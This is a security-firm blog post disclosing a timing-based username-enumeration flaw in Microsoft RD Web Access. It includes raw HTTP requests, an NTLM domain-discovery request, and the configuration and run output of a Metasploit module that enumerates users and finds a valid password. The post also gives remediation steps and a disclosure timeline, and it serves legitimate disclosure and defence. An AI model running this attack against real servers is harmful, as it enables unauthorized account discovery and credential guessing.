
raxis

The Exploit BLOG

Raxis Cybersecurity Insights From The Frontlines



```
canner/http/rdp_web_login) > run

192.168.148.128 ...
: DUNN
rong:password is invalid! No response received in 500 milliseconds
rong:Password1! is invalid! No response received in 500 milliseconds
sword is invalid but DUNN\k0pak4 is valid! Response received in 155.648 millise
0pak4:Password1! is valid!
sword is invalid but DUNN\Administrator is valid! Response received in 77.852 m
sword1! is invalid but DUNN\Administrator is valid! Response received in 76.029
 1 hosts (100% complete)
dule execution completed
canner/http/rdp_web_login) > creds


 origin           service           public         private      realm  private_ty
 ------           -------           ------         -------      -----  ----------
 192.168.148.128  443/tcp (RDWeb)  k0pak4
 192.168.148.128  443/tcp (RDWeb)  Administrator
 192.168.148.128  443/tcp (RDWeb)  k0pak4         Password1!          Password
```

EXPLOITS | **HOW TO**

New Metasploit Module: Microsoft Remote Desktop Web Access Authentication Timing Attack

By Raxis Research Team • February 25, 2021


Editor's note: *Congratulations to Raxis Lead Penetration Tester Matt Dunn for discovering the following exploit and publishing it as a Metasploit Module. This is a tremendous professional milestone for Matt and for Raxis.*

> "RD Web Access is susceptible to an anonymous authentication timing attack that can validate usernames within an Active Directory domain. Furthermore, RD Web Access exposes the connected domain name if the Remote Procedure Call (RPC) endpoint is accessible on the target server."
>
> Raxis Lead Penetration Tester, Matt Dunn

Microsoft's Remote Desktop Web Access application (RD Web Access) is a popular web-based remote desktop client. It allows an organizations' users to access their remote desktop services through a web browser. Recently, I discovered that RD Web Access is susceptible to an anonymous authentication timing attack that can validate usernames within an Active Directory domain. Furthermore, RD Web Access exposes the connected domain name if the Remote Procedure Call (RPC) endpoint is accessible on the target server. An anonymous attacker can exploit this behavior to gather intelligence about an organization's Active Directory environment and build a list of valid domain users for use in secondary attacks.

Description


A similar timing-based authentication vulnerability exists for the Outlook Web Application (OWA), that reveals valid usernames based on comparing the response times between authentication attempts using both valid and invalid usernames. Valid usernames are likewise identified by the RD Web Access application by the differences in these response times. An example of an incorrect username authentication attempt with a response time of over 4 seconds can be seen here:



```
POST /RDWeb/Pages/en-US/login.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Connection: close
Upgrade-Insecure-Requests: 1

DomainUserName=[redacted]\k0pak4&UserPass=e
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/xml; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
Set-Cookie: [redacted]
Set-Cookie:
Set-Cookie:
Date: Thu, 07 Jan 2021 17:33:14 GMT
Connection: close
Content-Length: 14764

<?xml version="1.0" encoding="UTF-8"?>
  <?xml-stylesheet type="text/xsl" href
```

However, when authenticating with a valid domain and username pair but an incorrect password, the response time is much shorter (232 milliseconds), as seen here:




```
POST /RDWeb/Pages/en-US/login.aspx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Connection: close
Upgrade-Insecure-Requests: 1

DomainUserName=[redacted]\[redacted]&UserPass=e
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/xml; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
Set-Cookie: [redacted]
Set-Cookie:
Set-Cookie:
Date: Thu, 07 Jan 2021 17:26:58 GMT
Connection: close
Content-Length: 14764

<?xml version="1.0" encoding="UTF-8"?>
  <?xml-stylesheet type="text/xsl" href
```

By analyzing how quickly the target server responds to these requests, we can determine that login attempts with valid usernames have significantly shorter response times than login attempts with invalid usernames. The timing difference is significant enough that we can use it to determine username validity.

Note that knowing the target's Active Directory domain is a prerequisite for this attack. However, if RPC is accessible, retrieving this information from the server is trivial. After issuing a specially crafted NTLM challenge, the encoded response will reveal the target's Active Directory domain, as seen here:



```
GET /Rpc/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible;
 MSIE 6.0; Windows NT 5.1)
Authorization: NTLM
TlRMTVNTUAABAAAAB4IIogAAAAAAAAAAAAAA
AAAAAAAGAbEdAAAADw==
```

```
HTTP/1.1 401 Unauthorized
Content-Type: text/plain
Server: Microsoft-IIS/10.0
WWW-Authenticate: NTLM
[redacted]
zMdnWAQAAAAA=
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
WWW-Authenticate: Basic realm=[redacted]
Date: Wed, 23 Dec 2020 13:42:27 GMT
Content-Length: 13

Access Denied
```

NTLM Challenge

Encoded NTLM Response that includes the Active Directory Domain

With the Active Directory domain in hand, we can now fully enumerate the valid usernames for the domain.


Affected Versions

Raxis has confirmed the following Windows Server versions running the Remote Desktop Web Access application are vulnerable to this attack:

- Windows Server 2016
- Windows Server 2019

Metasploit Module

The original OWA/CAS timing authentication vulnerability was disclosed in 2014, and published tools are available to enumerate usernames and discover the domain from servers hosting the OWA. However, my research found that there were no readily available tools to exploit this vulnerability against a hosted RD Web Access instance. I took this opportunity to create a Metasploit module to automate and streamline the attack workflow. The module provides options for domain discovery, username enumeration, and password login attempts. The full module configuration options are shown below:




```
msf6 > use auxiliary/scanner/http/rdp_web_login
msf6 auxiliary(scanner/http/rdp_web_login) > set RHOSTS 192.168.148.128
RHOSTS ⇒ 192.168.148.128
msf6 auxiliary(scanner/http/rdp_web_login) > set username /home/kali/users.txt
username ⇒ /home/kali/users.txt
msf6 auxiliary(scanner/http/rdp_web_login) > set password /home/kali/passwords.txt
password ⇒ /home/kali/passwords.txt
msf6 auxiliary(scanner/http/rdp_web_login) > show options

Module options (auxiliary/scanner/http/rdp_web_login):

   Name           Current Setting                                                     Required  Description
   ----           ---------------                                                     --------  -----------
   RHOSTS         192.168.148.128                                                     yes       The target host(s), range CIDR identifier, or hosts file with
 syntax 'file:<path>'
   THREADS        1                                                                   yes       The number of concurrent threads (max one per host)
   domain                                                                             no        The target AD domain
   enum_domain    true                                                                no        Automatically enumerate AD domain using NTLM
   password       /home/kali/passwords.txt                                            no        The password to try or path to a file of passwords
   rport          443                                                                 yes       Port to target
   targeturi      /RDWeb/Pages/en-US/login.aspx                                       yes       The base path to the RDP Web Client install
   timeout        1250                                                                yes       Response timeout in milliseconds to consider username invalid
   user_agent     Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  no        User Agent string to use, defaults to Firefox
   username       /home/kali/users.txt                                                yes       The username to verify or path to a file of usernames
   verify_service true                                                                no        Verify the service is up before performing login scan

msf6 auxiliary(scanner/http/rdp_web_login) > 
```

Example Setup

Module Options

After performing the enumeration, the module stores the discovered credentials in the database. An example of this Metasploit module successfully being used to enumerate valid usernames and passwords is shown below:



```
msf6 auxiliary(scanner/http/rdp_web_login) > run

[*] Running for 192.168.148.128...
[+] Found Domain: DUNN
[-] Login DUNN\wrong:password is invalid! No response received in 500 milliseconds
[-] Login DUNN\wrong:Password1! is invalid! No response received in 500 milliseconds
[+] Password password is invalid but DUNN\k0pak4 is valid! Response received in 155.648 milliseconds
[+] Login DUNN\k0pak4:Password1! is valid!
[+] Password password is invalid but DUNN\Administrator is valid! Response received in 77.852 milliseconds
[+] Password Password1! is invalid but DUNN\Administrator is valid! Response received in 76.029 milliseconds
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/rdp_web_login) > creds
Credentials
===========

host             origin           service          public         private     realm  private_type  JtR Format
----             ------           -------          ------         -------     -----  ------------  ----------
192.168.148.128  192.168.148.128  443/tcp (RDWeb)  k0pak4
192.168.148.128  192.168.148.128  443/tcp (RDWeb)  Administrator
192.168.148.128  192.168.148.128  443/tcp (RDWeb)  k0pak4         Password1!         Password

msf6 auxiliary(scanner/http/rdp_web_login) > █
```

The new auxiliary module (*auxiliary/scanner/http/rdp_web_login*) has been approved by Rapid7 and merged to their master branch. The following links provide details to the module, its documentation, and the original pull request:

- Module Code: https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/http/rdp_web_login.py
- Module Documentation: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/http/rdp_web_login.md
- Original Module Pull Request: https://github.com/rapid7/metasploit-framework/pull/14544
- Module on Exploit-DB: https://www.exploit-db.com/exploits/49599

Remediation

The remediation for this attack is similar to the remediation for the related OWA authentication timing attack. Raxis recommends any of the following actions to mitigate the threat this attack poses:

- Protect the Remote Desktop Web Access service from the Internet by requiring a VPN connection to access it.
- Proxy the Remote Desktop Web Access traffic either through an ISA or Microsoft Federation Service as this mitigates the time-based attack.
- Enforce Multi-Factor Authentication (MFA) for Remote Desktop Services to prevent unauthorized logins from discovered usernames

Disclosure Timeline

- **January 6th, 2021** – Vulnerability reported to Microsoft
- **January 6th, 2021** – Microsoft begins investigation into report
- **February 4th, 2021** – Microsoft declines to service this vulnerability
- **February 24th, 2021** – Metasploit Module accepted and merged by Rapid7

Be sure to check back for updates to this post as the status may change.

Raxis Research Team

The Raxis Research Team is dedicated to staying ahead of the threat landscape. Our experts dig into emerging exploits, uncover hidden vulnerabilities, and develop resources that power our penetration testing engagements. By combining curiosity with technical precision, the team equips Raxis testers with cutting-edge intelligence to simulate real-world attacks and strengthen client defenses.


← PREVIOUS

What's it Like to Work at Raxis?

NEXT →

Why Teamwork is Key to the Raxis Culture

Similar Posts



```
 -oA results -sSUV --unique --resolve-all
ap 7.92 ( https://nmap.org ) at 2024-06-26
 45 scripts for scanning.
ARP Ping Scan at 09:40
 hosts [1 port/host]
RP Ping Scan at 09:40, 2.74s elapsed (254 t
Parallel DNS resolution of 55 hosts. at 09:
arallel DNS resolution of 55 hosts. at 09:4
Parallel DNS resolution of 1 host. at 09:40
arallel DNS resolution of 1 host. at 09:40,
SYN Stealth Scan at 09:40
 hosts [65535 ports/host]
pen port 80/tcp on 10.0.0.11
pen port 80/tcp on 10.0.0.12
pen port 80/tcp on 10.0.0.232
pen port 80/tcp on 10.0.0.236
pen port 80/tcp on 10.0.0.230
pen port 80/tcp on 10.0.0.1
pen port 80/tcp on 10.0.0.208
pen port 80/tcp on 10.0.0.187
pen port 80/tcp on 10.0.0.99
pen port 80/tcp on 10.0.0.90
pen port 80/tcp on 10.0.0.122
pen port 22/tcp on 10.0.0.10
pen port 22/tcp on 10.0.0.11
pen port 22/tcp on 10.0.0.21
pen port 22/tcp on 10.0.0.12
pen port 22/tcp on 10.0.0.131
pen port 22/tcp on 10.0.0.134
pen port 22/tcp on 10.0.0.154
pen port 22/tcp on 10.0.0.226
pen port 22/tcp on 10.0.0.1
pen port 22/tcp on 10.0.0.239
pen port 22/tcp on 10.0.0.167
```

he Password Hash

16

SQLi Series: SQL Timing Attacks for Penetration Testing

By Andrew Trexler • May 7, 2024

Cool Tools Series:

By Adam Fernandez • July